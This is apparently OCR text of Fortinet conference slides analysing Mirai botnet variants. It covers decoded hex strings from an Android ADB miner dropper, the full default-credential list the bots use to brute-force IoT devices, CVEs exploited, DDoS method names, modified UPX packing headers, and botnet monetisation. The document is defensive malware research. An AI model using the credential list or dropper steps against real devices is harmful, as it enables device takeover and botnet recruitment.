67 6F 6F 64-2E 6D 69 6E-65 72 2F 63-6F 6D 2E 65
78 61 6D 70-6C 65 2E 74-65 73 74 2E-4D 61 69 6E
41 63 74 69-76 69 74 79-00 00 00 00-2F 64 61 74
61 2F 6C 6F-63 61 6C 2F-74 6D 70 2F-73 73 73 00
2F 64 61 74-61 2F 6C 6F-63 61 6C 2F-74 6D 70 2F
6E 6F 68 75-70 00 00 00-2F 64 61 74-61 2F 6C 6F
63 61 6C 2F-74 6D 70 2F-62 6F 74 2E-64 61 74 00
50 4D 4D 56-00 00 00 00-5A 41 11 17-13 13 00 00
54 4B 58 5A-54 00 00 00-43 46 4F 4B-4C 00 00 00
1A 1A 1A 1A-1A 1A 00 00-5A 4F 4A 46-4B 52 41 00
46 47 44 43-57 4E 56 00-48 57 43 4C-56 47 41 4A
00 00 00 00-13 10 11 16-17 14 00 00-17 16 11 10
13 00 00 00-51 57 52 52-4D 50 56 00-52 43 51 51
55 4D 50 46-00 00 00 00-13 10 11 16-17 00 00 00
57 51 47 50-00 00 00 00-52 43 51 51-00 00 00 00
43 46 4F 4B-4C 13 10 11-16 00 00 00-13 13 13 13
00 00 00 00-51 4F 41 43-46 4F 4B 4C-00 00 00 00
14 14 14 14-14 14 00 00-13 10 11 16-00 00 00 00
49 4E 54 13-10 11 00 00-63 46 4F 4B-4C 4B 51 56
50 43 56 4D-50 00 00 00-4F 47 4B 4C-51 4F 00 00
51 47 50 54-4B 41 47 00-51 57 52 47-50 54 4B 51
4D 50 00 00-45 57 47 51-56 00 00 00-43 46 4F 4B
4C 13 00 00-43 46 4F 4B-4C 4B 51 56-50 43 56 4D
50 00 00 00-57 40 4C 56-00 00 00 00-49 4E 54 13
10 11 16 00-78 56 47 17-10 13 00 00-4A 4B 11 17
13 1A 00 00-48 54 40 58-46 00 00 00-43 4C 49 4D
00 00 00 00-58 4E 5A 5A-0C 00 00 00-15 57 48 6F
49 4D 12 54-4B 58 5A 54-00 00 00 00-15 57 48 6F
49 4D 12 43-46 4F 4B 4C-00 00 00 00-51 5B 51 56
47 4F 00 00-4B 49 55 40-00 00 00 00-46 50 47 43
4F 40 4D 5A-00 00 00 00-50 47 43 4E-56 47 49 00
12 12 12 12-12 12 12 12-00 00 00 00-13 13 13 13
13 13 13 00-16 11 10 13-00 00 00 00-56 47 41 4A
00 00 00 00-4F 4D 56 4A-47 50 00 00-44 57 41 49
47 50 00 00-25 64 2E 25-64 2E 25 64-2E 25 64 00
61 64 62 20-63 6F 6E 6E-65 63 74 20-00 00 00 00
tmp/droidbot.apk
com.android.
good.miner/com.e
xample.test.Main
a/local/tmp/sss
/data/local/tmp/
nohup /data/lo
adb connect

Code re-use


74 6D 70 2F-64 72 6F 69-64 62 6F 74-2E 61 70 6B tmp/droidbot.apk
00 00 00 00-63 6F 6D 2E-61 6E 64 72-6F 69 64 2E com.android.
67 6F 6F 64-2E 6D 69 6E-65 72 2F 63-6F 6D 2E 65 good.miner/com.e
78 61 6D 70-6C 65 2E 74-65 73 74 2E-4D 61 69 6E xample.test.Main
41 63 74 69-76 69 74 79-00 00 00 00-2F 64 61 74 Activity /dat
61 2F 6C 6F-63 61 6C 2F-74 6D 70 2F-73 73 73 00 a/local/tmp/sss
2F 64 61 74-61 2F 6C 6F-63 61 6C 2F-74 6D 70 2F /data/local/tmp/
6E 6F 68 75-70 00 00 00-2F 64 61 74-61 2F 6C 6F nohup /data/lo
63 61 6C 2F-74 6D 70 2F-62 6F 74 2E-64 61 74 00 cal/tmp/bot.dat
72 6F 6F 74-00 00 00 00-78 63 33 35-31 31 00 00 root xc3511
76 69 7A 78-76 00 00 00-61 64 6D 69-6E 00 00 00 vizxv admin
38 38 38 38-38 38 00 00-78 6D 68 64-69 70 63 00 888888 xmhdipc
64 65 66 61-75 6C 74 00-6A 75 61 6E-74 65 63 68 default juantech
00 00 00 00-31 32 33 34-35 36 00 00-35 34 33 32 123456 5432
31 00 00 00-73 75 70 70-6F 72 74 00-70 61 73 73 1 support pass
77 6F 72 64-00 00 00 00-31 32 33 34-35 00 00 00 word 12345
75 73 65 72-00 00 00 00-70 61 73 73-00 00 00 00 user pass
61 64 6D 69-6E 31 32 33-34 00 00 00-31 31 31 31 admin1234 1111
00 00 00 00-73 6D 63 61-64 6D 69 6E-00 00 00 00 smcadmin
36 36 36 36-36 36 00 00-31 32 33 34-00 00 00 00 666666 1234
6B 6C 76 31-32 33 00 00-41 64 6D 69-6E 69 73 74 klv123 Administ
72 61 74 6F-72 00 00 00-6D 65 69 6E-73 6D 00 00 rator meinsm
73 65 72 76-69 63 65 00-73 75 70 65-72 76 69 73 service supervis
6F 72 00 00-67 75 65 73-74 00 00 00-61 64 6D 69 or guest admi
6E 31 00 00-61 64 6D 69-6E 69 73 74-72 61 74 6F n1 administrato
72 00 00 00-75 62 6E 74-00 00 00 00-6B 6C 76 31 r ubnt klv1
32 33 34 00-5A 74 65 35-32 31 00 00-68 69 33 35 234 Zte521 hi35
31 38 00 00-6A 76 62 7A-64 00 00 00-61 6E 6B 6F 18 jvbzd anko
00 00 00 00-7A 6C 78 78-2E 00 00 00-37 75 6A 4D zlxx. 7ujM
6B 6F 30 76-69 7A 78 76-00 00 00 00-37 75 6A 4D ko0vizxv 7ujM
6B 6F 30 61-64 6D 69 6E-00 00 00 00-73 79 73 74 ko0admin syst
65 6D 00 00-69 6B 77 62-00 00 00 00-64 72 65 61 em ikwb drea
6D 62 6F 78-00 00 00 00-72 65 61 6C-74 65 6B 00 mbox realtek
30 30 30 30-30 30 30 30-00 00 00 00-31 31 31 31 00000000 1111
31 31 31 00-34 33 32 31-00 00 00 00-74 65 63 68 111 4321 tech
00 00 00 00-6D 6F 74 68-65 72 00 00-66 75 63 6B mother fuck
65 72 00 00-25 64 2E 25-64 2E 25 64-2E 25 64 00
61 64 62 20-63 6F 6E 6E-65 63 74 20-00 00 00 00 adb connect

Significant changes by Mirai variants

New functionalities – Mirai variants/ copycats

- Scanner
  - new username and password combination
  - targets more architecture
  - use of known and 0-day exploits
- Attack
  - DoS Attack methods
- Anti-analysis
- C2 - DGA and Block-chain DNS

Targeted Architecture

ARC International ARCompact processor

- Discovered January 2018
- Initially used by Okiru Variant
- ~2 billion chips per year

Other variants joining the ARC:


MASUTA	SAUCE	NEKO
OMNI	chickenxings	
ROOT	WICKED	

FORTINET

Exploits

- 0-day exploits
  - CVE-2017-17215 (December 2017)
  - CVE-2018-18852 (Oct 2018)
- ~40 exploits seen to be used
- 20+ are unauthenticated exploits

Exploit and its year of disclosure



FORTINET

New Dos attack methods

MIRAI attack methods

attack_method_greeth
attack_method_grepip
attack_method_tcpstomp
attack_method_tcpack
attack_method_tcpsyn
attack_method_udpplain
attack_method_udpgeneric
attack_method_udpvse
attack_method_udpdns
attack_app_http

attack_method_std
attack_method_asyn
attack_method_udpgame
attack_method_tcpxmas
attack_method_tcpfrag
attack_method_tcpall
attack_method_tcpusyn
attack_method_tcplynx

NEW attack methods

FORTINET

Anti-analysis

1. Vanilla UPX – w/ modified UPX packing magic numbers
   - prevents unpack command “-d”

   solution: fixing the headers in the binary


2. Vanilla UPX – w/ modified UPX source code
   - adding routines in the source code to alter the output

   solution: reading code and debug it

“Unpacking the non-unpackable” by @unixfreaxjp

FORTINET

Modified UPX headers



Modified UPX headers

SNDJ	0xAD86570B
dsjn	0x0DF0ADBA
RAW\x0	0xF596A4B5
KSL!	0x085A6508
upx	0x58550000
KTN!	0x0CE7790A
VEN!	0x47413509
ELF!	0xDEAD7721
help	WHO!
NOOB	
GMT!	

FORTINET

New tricks

- Monetization of botnets
  - Bitcoin miner (Mirai)


MIRAI | By Jordan Pearson | Apr 11 2017, 10:00pm

Mining Bitcoin With Toasters Is the Dumbest Use of the Mirai Botnet

FORTINET

New tricks

- Monetization of botnets
  - Bitcoin miner (Mirai)
  - Stealing ETH Coins (Satori)

FORTINET

New tricks


- Monetization of botnets
  - Bitcoin miner (Mirai)
  - Stealing ETH Coins (Satori)
  - Proxy service (OMG)

FORTINET

New tricks


- Monetization of botnets
  - Bitcoin miner (Mirai)
  - Stealing ETH Coins (Satori)
  - Proxy service (OMG)
  - Booter/stresser (Mirai, Bushido)

Timeline



FORTINET

Timeline



FORTINET

Miraibotnet
@miraibotnet

Follow

IOT TIMELINE:
2015: the same default creds on every device.
2016: the same default creds on every device.
2017: the same default creds on every device.
2018: the same default creds on every device.

Iot specialists: i dont get how they still get in iot devices, we worked so hard.

References

Special thanks to @MalwareMustDie, @unixfreaxjp, @ankit_anubhav, @liuya0904 and @RooKiter

- https://github.com/ifding/iot-malware

FORTINET

THANK YOU

@rommeljoven17
@sarhento_
@davidmaciejak

rjoven@fortinet.com